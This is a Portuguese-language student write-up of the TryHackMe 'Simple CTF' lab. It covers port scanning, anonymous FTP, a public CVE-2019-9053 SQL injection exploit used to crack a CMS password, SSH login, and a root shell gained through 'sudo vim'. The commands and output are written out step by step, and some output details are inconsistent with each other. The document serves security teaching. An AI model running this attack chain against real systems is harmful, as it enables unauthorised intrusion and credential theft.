

Universidade de Brasília
Tópicos Avançados em Computadores

Write-Up

TryHackMe – Simple CTF

Plataforma: TryHackMe
Dificuldade: Fácil
Data de Resolução: 03/05/2026

Autor: Mateus Reis Bastos
Matrícula: 241008513

Universidade de Brasília – UnB
2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
3	Exploração	4
4	Escalada de Privilégios	6
5	Conclusão	7

1 Visão Geral


A máquina Simple CTF apresenta um cenário prático de enumeração de serviços básicos, exploração de vulnerabilidades web conhecidas e abuso de privilégios locais para comprometer totalmente o sistema.

O vetor de ataque inicial envolve a coleta de informações através de um servidor FTP com acesso anônimo habilitado. Em seguida, a enumeração de diretórios revela uma instalação vulnerável de um CMS (*Content Management System*). A exploração de uma falha de *SQL Injection* (CVE-2019-9053) neste CMS permite a extração e quebra de credenciais de usuário. Após estabelecer o acesso inicial via SSH, a escalada de privilégios explora uma má configuração clássica do `sudo`, onde o usuário possui permissão para executar o editor `vim` como superusuário, possibilitando a criação de um shell com privilégios máximos (`root`).

2 Reconhecimento

Inicialmente, executou-se uma varredura utilizando o **Nmap** para mapear a superfície de ataque e descobrir quais portas e serviços estavam expostos na máquina alvo. O resultado indicou 3 portas abertas: FTP (21), HTTP (80) e um serviço SSH rodando em uma porta não padrão (2222).

```
1 nmap -sC -sV -v -p- <TARGET_IP>
2 # Output resumido:
3 # PORT      STATE SERVICE VERSION
4 # 21/tcp    open  ftp      vsftpd 3.0.3
5 # 80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
6 # 2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
```



```
(kali@kali)-[~]
└─$ nmap -sC -sV -T4 10.65.142.114
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-02 20:51 -0400
Nmap scan report for 10.65.142.114
Host is up (0.17s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:192.168.219.116
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_ http-robots.txt: 2 disallowed entries
|_ / /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|_  256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.52 seconds
```

Figura 1: Resultado do Nmap evidenciando as portas 21, 80 e 2222 abertas.

Os *scripts* padrão do Nmap indicaram que o serviço FTP possuía uma falha grave de configuração: permitia *login* anônimo (usuário `anonymous` sem senha). Conectando ao serviço, foi possível listar e baixar um arquivo de texto.

```
1 ftp <TARGET_IP>
2 # Name: anonymous
3 # Password: [em branco]
4 ls
5 get ForMitch.txt
6 cat ForMitch.txt
```

O arquivo continha uma mensagem direcionada a um usuário chamado **Mitch**, alertando sobre a fraqueza de segurança do sistema e o uso de credenciais fracas. Essa informação foi valiosa, confirmando um potencial nome de usuário válido para o sistema.




```
(kali@kali)~$ ftp 10.65.142.114
Connected to 10.65.142.114.
220 (vsftpd 2.0.3)
Name (10.65.142.114:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48544|)
C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****| 166 3.95 MiB/s 00:00 ETA
226 Transfer complete.
166 bytes received in 00:00 (1.23 KiB/s)
```

Figura 2: Acesso anônimo ao FTP e leitura da mensagem para Mitch.

Sabendo da existência de uma aplicação web rodando na porta 80, o IP da máquina alvo foi adicionado ao arquivo `/etc/hosts` e associado ao domínio `simple.thm` para facilitar o processo de exploração. Em seguida, o **Feroxbuster** foi empregado para realizar a força bruta de diretórios apontando para o domínio recém-configurado.

```
1 feroxbuster -u http://simple.thm -w /usr/share/wordlists/dirb/
  common.txt
```



```
403 GET 11l 32w -c Auto-filtering found 403-like response and created new filter; toggle off with --dont-filter
200 GET 15l 74w 6143c http://simple.thm/icons/ubuntu-logo.png
200 GET 375l 968w 11321c http://simple.thm/
200 GET 375l 968w 11321c http://simple.thm/index.html
200 GET 32l 141w 929c http://simple.thm/robots.txt
301 GET 9l 28w 309c http://simple.thm/simple => http://simple.thm/simple/
301 GET 9l 28w 315c http://simple.thm/simple/admin => http://simple.thm/simple/admin/
301 GET 9l 28w 316c http://simple.thm/simple/assets => http://simple.thm/simple/assets/
301 GET 9l 28w 320c http://simple.thm/simple/assets/css => http://simple.thm/simple/assets/css/
301 GET 9l 28w 329c http://simple.thm/simple/assets/admin_custom => http://simple.thm/simple/assets/admin_custom/
301 GET 9l 28w 326c http://simple.thm/simple/assets/templates => http://simple.thm/simple/assets/templates/
200 GET 0l 0w 0c http://simple.thm/simple/config.php
301 GET 9l 20w 313c http://simple.thm/simple/doc => http://simple.thm/simple/doc/
301 GET 9l 28w 323c http://simple.thm/simple/assets/images => http://simple.thm/simple/assets/images/
301 GET 9l 28w 324c http://simple.thm/simple/assets/configs => http://simple.thm/simple/assets/configs/
```

Figura 3: Resultado do Feroxbuster mostrando os diretórios descobertos no servidor web.

A listagem revelou um diretório `/simple`, que continha a página inicial de um CMS (CMS Made Simple) e um portal de login para a administração da plataforma, servindo como nossa principal superfície de ataque web.

3 Exploração

Inspecionando o rodapé e o código-fonte da página inicial do CMS em `/simple`, foi possível descobrir a versão específica em uso. Utilizando a ferramenta **Searchsploit**, realizou-se uma busca por vulnerabilidades conhecidas para aquela versão exata.

A pesquisa revelou que o sistema era vulnerável a *SQL Injection* baseada em tempo (Time-Based Blind SQLi) através do rastreamento da CVE-2019-9053.




Figura 4: Pannel de login administrativo do CMS Made Simple.

CVE-2019-9053 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL injection via the `mL_idlist` parameter.

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score: 8.1 HIGH** **Vector:** CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/L:H/A:H

QUICK INFO

CVE Dictionary Entry: [CVE-2019-9053](#)
NVD Published Date: 03/26/2019
NVD Last Modified: 11/17/2025
Source: MITRE

Figura 5: Informações da CVE-2019-9053 e o exploit Python encontrado.


Um *script* público desenvolvido em Python foi obtido em um repositório do GitHub (https://github.com/CaelumIsMe/CVE-2019-9053-POC/blob/main/cms_exploit.py). O exploit foi executado contra o alvo fornecendo uma *wordlist* para quebra da senha:

```
1 python3 cms_exploit.py -u http://simple.thm/simple -w /usr/share/wordlists/rockyou.txt
```

O script automatizou a injeção SQL no parâmetro de *news*, extraiu o *salt*, o *hash* da senha, o e-mail e o nome de usuário (*mitch*). Além de extrair os dados, o exploit realizou o *cracking* do *hash* em tempo real, revelando a senha em texto claro.

Com a senha em mãos e sabendo que o serviço SSH estava exposto na porta 2222, o acesso foi facilmente estabelecido:

```
1 ssh mitch@<TARGET_IP> -p 2222
2 # <inserir a senha descoberta>
```



```
(kali@kali)-[~/Downloads]
$ ssh mitch@10.65.142.114 -p 2222
The authenticity of host '[10.65.142.114]:2222 ([10.65.142.114]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTb08d0JPcHGgmeABEdQ5g
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.65.142.114]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.65.142.114's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

Figura 6: Acesso bem-sucedido via SSH como o usuário Mitch.

Após o *login*, a navegação básica revelou o arquivo com a primeira flag na raiz do diretório home do usuário.

```
1 cat /home/mitch/user.txt
2 # <USER_FLAG>
```

```
$ whoami
mitch
$ pwd
/home/mitch
$ ls
user.txt
$ cat user.txt
```

Figura 7: Leitura da flag do usuário.

4 Escalada de Privilégios

Para prosseguir com a escalada e obter controle total do servidor, o primeiro passo foi checar os privilégios atribuídos ao usuário atual através do arquivo `sudoers`.

```
1 sudo -l
2 # User mitch may run the following commands on Machine:
3 # (root) NOPASSWD: /usr/bin/vim
```


O comando indicou que o usuário `mitch` tinha permissão explícita para rodar o editor de texto `vim` com privilégios de `root` sem a necessidade de inserir senha.

O editor `vim` possui a funcionalidade de invocar o interpretador de comandos diretamente do seu console interno. Para explorar essa característica, o binário foi invocado através do `sudo` e, logo após sua abertura, foi inserido o comando de execução de uma *shell*:

```
1 sudo vim
2 # Dentro do ambiente do VIM, digite:
3 :!bash
```

Como o `vim` estava sendo executado sob o contexto do superusuário, o terminal chamado herdou esses privilégios.

```
1 whoami
2 # root
3 cd /root
4 cat root.txt
5 # <ROOT_FLAG>
```

A terminal window with a dark background and light green text. The prompt is 'root@Machine:~#'. The user enters 'cd /root', and the prompt changes to 'root@Machine:/root#'. The user enters 'ls', and the output is 'root.txt'. The user enters 'cat root.txt', and the output is 'root.txt'.

```
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
root.txt
```

Figura 8: Execução do escape no vim e leitura da flag root.

5 Conclusão

O comprometimento da máquina Simple CTF demonstra como a união de diferentes vulnerabilidades pode gerar uma corrente de ataque devastadora. O vazamento de informações do FTP indicou o alvo, o CMS desatualizado com brecha para *SQL Injection* permitiu a extração de credenciais, e, por fim, o reuso de senhas (*Password Reuse*) da web para o SSH abriu as portas do servidor.

A obtenção de acesso como root foi possível exclusivamente devido ao princípio do "Menor Privilégio" (*Least Privilege*) ter sido ignorado durante a configuração do sistema. O binário `vim` nunca deveria ser atribuído ao grupo de execuções administrativas sem senha em ambientes de produção, pois atua nativamente como uma rota de fuga (*GTFOBin*) para um terminal de alta permissão.

Referências

- [1] CaelumIsMe (GitHub). *CVE-2019-9053-POC*. Disponível em: <https://github.com/CaelumIsMe/CVE-2019-9053-POC>.
- [2] GTFOBins. *Vim* – *GTFOBins*. Disponível em: <https://gtfobins.github.io/gtfobins/vim/>.